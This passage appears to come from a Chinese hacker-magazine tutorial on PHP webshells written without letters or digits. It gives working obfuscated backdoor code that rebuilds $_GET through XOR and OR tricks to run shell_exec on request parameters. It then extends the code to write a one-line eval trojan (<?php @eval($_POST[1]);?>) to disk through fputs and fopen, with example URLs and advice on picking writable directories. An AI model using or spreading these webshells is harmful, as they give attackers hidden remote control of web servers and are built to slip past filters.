$_="$_"."";
$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");
?>
<?=${'_'.$_}['_'](${'_'.$_}['__']);?>
```

文章的名字翻译成中文是“没有字母和数字的php代码”，为什么我叫“无域”呢，主要是看到这个代码立刻让我想起以前看过“梦之光芒”写的关于js的“无域”，具体可以去http://hi.baidu.com/monyer/blog/item/378fb8a1f3e8db8c461064f4.html看看，这里由于和本文联系不大，就不多加介绍了。我们先来看看效果，将上面代码保存为：3.php，然后访问url：

http://127.0.0.1/3.php? _=shell_exec&__=dir，结果如图1。

怎么样？dir命令已经成功执行啦。大家肯定很好奇，为什么没有一个字符却可以成功执行代码，别着急，让我慢慢解释。首先必须说说php的一个特点，我们举个简单的例子：

```
<?
$fuzz = 'phpinfo';
$fuzz();
?>
```

讲上述代码保存为php文件访问后，会发现成功显示了phpinfo的内容，也就是说，我们的$fuzz这个变量被当做了函数执行了。那么相同的，我们把思维扩展一下，如果我们提交一个变量是函数，然后写成上述形式，会不会也被执行呢？于是有了下面的代码：

```
<?=($_=@$_GET[1]).@$_($_GET[2])?>
```




图1

简单解释下，这个代码分成两个部分，首先执行的是$_=@$_GET[1]也就是把GET[1]得到的结果赋值给$_，然后是@$_($_GET[2])，就是等于将第二个变量得到的字符作为GET[1]的参数，我们将上述文件保存为：eee.php，然后访问http://127.0.0.1/eee.php?1=shell_exec&2=dir结果如图2。可以看到结果和图1是一样的。这下大家也就大体可以猜到“无域”中代码的真实内容了。其实无论如何变换，最终还是要解密成php能识别的语言。




图2

下面我开始解释“无域”的代码，虽然我们看不到字符出现，但其实我们必须生成字符。从上面的介绍大家应该知道，我们生成的目标字符应该是“GET”，因为这样才可以把GET放到最后面去执行。在这里原文作者使用了一个相当牛的方法，通过php会自动将一个字符串转变成数组，并且赋值为”Array”的特点得到了5个字符。这下作者就有了“A”，“r”，“a”，“y”，可以使用了。但我们的目标是“GET”，下面就用到了另个php的特点：

```
'a'|'b';//c!
```

简单的说就是字符’a’和’b’相加后得到的结果是c。然后通过一系列的尝试，作者发现：A|" "为G，A|" "为E，A^" "为T，将后面的字符换成16进制就是：“A”|0×6，“A”|0×5 and “A^0×15”。OK，到此GET字符已经生成，我们也基本解释完了，最后总结下：

```
<?
$_="";//给$_附上空值，也就是“0”
$_[+""]='';//数组此时也为空。
$_="$_"."";//到此，$_[+""]的值为Array
$_=($_[+""]|"  ").($_[+""]|"  ").($_[+""]^"
");//$_[+""]就是第一字符A，相互组合后得到$_为GET
?>
<?=${'_'.$_}['_'](${'_'.$_}['__']);?>最后这里将
$_带入得到结果为<?=$_GET['_']($_GET['__']);?>
```

就是说两个变量分别是“_”和“__”。到此大家也应该能够明白最前面_=shell_exec&__=dir的用法啦。到此大家可能以为结束了，其实还没完呢。在弄明白作者的思路后，我就想在他的基础上有所加强。首先想到的就是使用eval。我的思路是，如果可以直接生成出字符“eval”，然后后面GET不变，那么不就直接变成一个一句话的小马了。毕竟使用shell_exec有限制，现在这些函数大部分都是被封掉的。如果想生成字符“eval”就得用A等字符来凑。开始我是手工凑字符，代码是：

```
<?php
$___="";
$___=++$___+$___+++$___;
$_[+""]='';
$_="$_"."";
$__=($_[+""]|"  ").($_[+""]^"  ").($_[+""]).($_
[$___]^" ");
echo $__;
?>
```

通过最后的echo显示出$__的内容。大家看到的是我已经凑好的，其中，E和V还算好点，最难的是最后的“l”，但是试了半天都没有成功，最后没办法，决定在写个脚本：

```
<?php
for ($i = 1; $i <= 29; $i++) {
$a="y";
$b=hex2asc($i);
echo $b;
$c=$a^$b;
echo $c.$i.'</br>';
}
function hex2asc($str) {
$str = str_replace(" ", "", $str);
for ($n=0; $n<strlen($str); $n+=2) {
$newstring .= pack("C", hexdec(substr($str, $n,
2)));
}
return $newstring;
}
?>
```

其中hex2asc函数是百度得到的，这个代码就是通过循环方式，测试出组合的所有结果，其中$a就是能够使用的字符，也就“A、r、a、y”，通过各种组合，最后也就是发现y可以使用，结果如图3。对应的asc的十六进制是“15”，然后我在使用转换工具，填入“0x15”点击转换就会显示出结果，如图4。将最上面的字符复制进去即可。




图3

接下来，我就根据我的思路写个代码：

```
<?
```

```
    $__="";
    $__=++$__+$__+++$__;
    $_="";
    $_[+""]='';
    $_="$_".""; 
    $___=($_[+""]|" ").($_[+""]^" ").($_[+""]).($_
[$__]^" ");
    $____=($_[+""]|" ").($_[+""]|" ").($_[+""]^" ")
    ?>
    <?$___(${'_'.$____}['__']);?>
```




图4




图5

由于有了上面的代码，这里应该不难理解，于是我兴冲冲的在本机测试，结果显示如图5。我又尝试使用最前面的代码，然后参数写：http://127.0.0.1/3.php? _=eval&__=aaa，同样显示Call to undefined function。试了半天也没成功，心里比较郁闷，只能认定这种方法不能使用eval。如果有大牛有方法麻烦提供出来。不过就此放弃不是我的风格，eval不行fputs应该可以吧。这里我们不再生成新的字符，因为实在太麻烦，就用GET，把函数名什么的都放到参数中，通过一点修改代码为：

```
    <?
    $_="";
    $_[+""]='';
    $_="$_"."";
    $_=($_[+""]|" ").($_[+""]|" ").($_[+""]^" ");
    ?>
    <?=${'_'.$_}['_'](${'_'.$_}['__'](${'_'.$_}
['___'],${'_'.$_}['____']),${'_'.$_}['_____']);?>
```

这里的主要变化就是在最后面一句，这里，由于fputs需要的参数较多，所以需要做点修改，但应该不难理解，基本都是根据以前的原型得到的。那么我们如何使用呢？我们可以访问url：

```
    ?_=fputs&__=fopen&___=t.php&____=w&_____= <?php
@eval($_POST[1]);?>
```

其中t.php就是生成的文件名啦，大家可以自己改的。后面的就是一句话木马了，当然这里不能使用单引号，所以用数字效果会更好些。我们访问后就会在相同的目录生成一个t.php文件，内容就是

```
    <?php @eval($_POST[1]);?>
```

我就不在演示了，不过这里还是有点小遗憾就是如果想生成文件必须要有相应的权限，当然大家可以多换一些目录试下，比如图片目录之类的，一般权限更大一些。到此，php小马的“无域”的内容和我的一点研究心得就已经全部介绍完毕啦，如果大家有什么问题，欢迎发送邮件和我交流，我的email是232789935@qq.com。

（文章中涉及的相关代码本期光盘已收录）

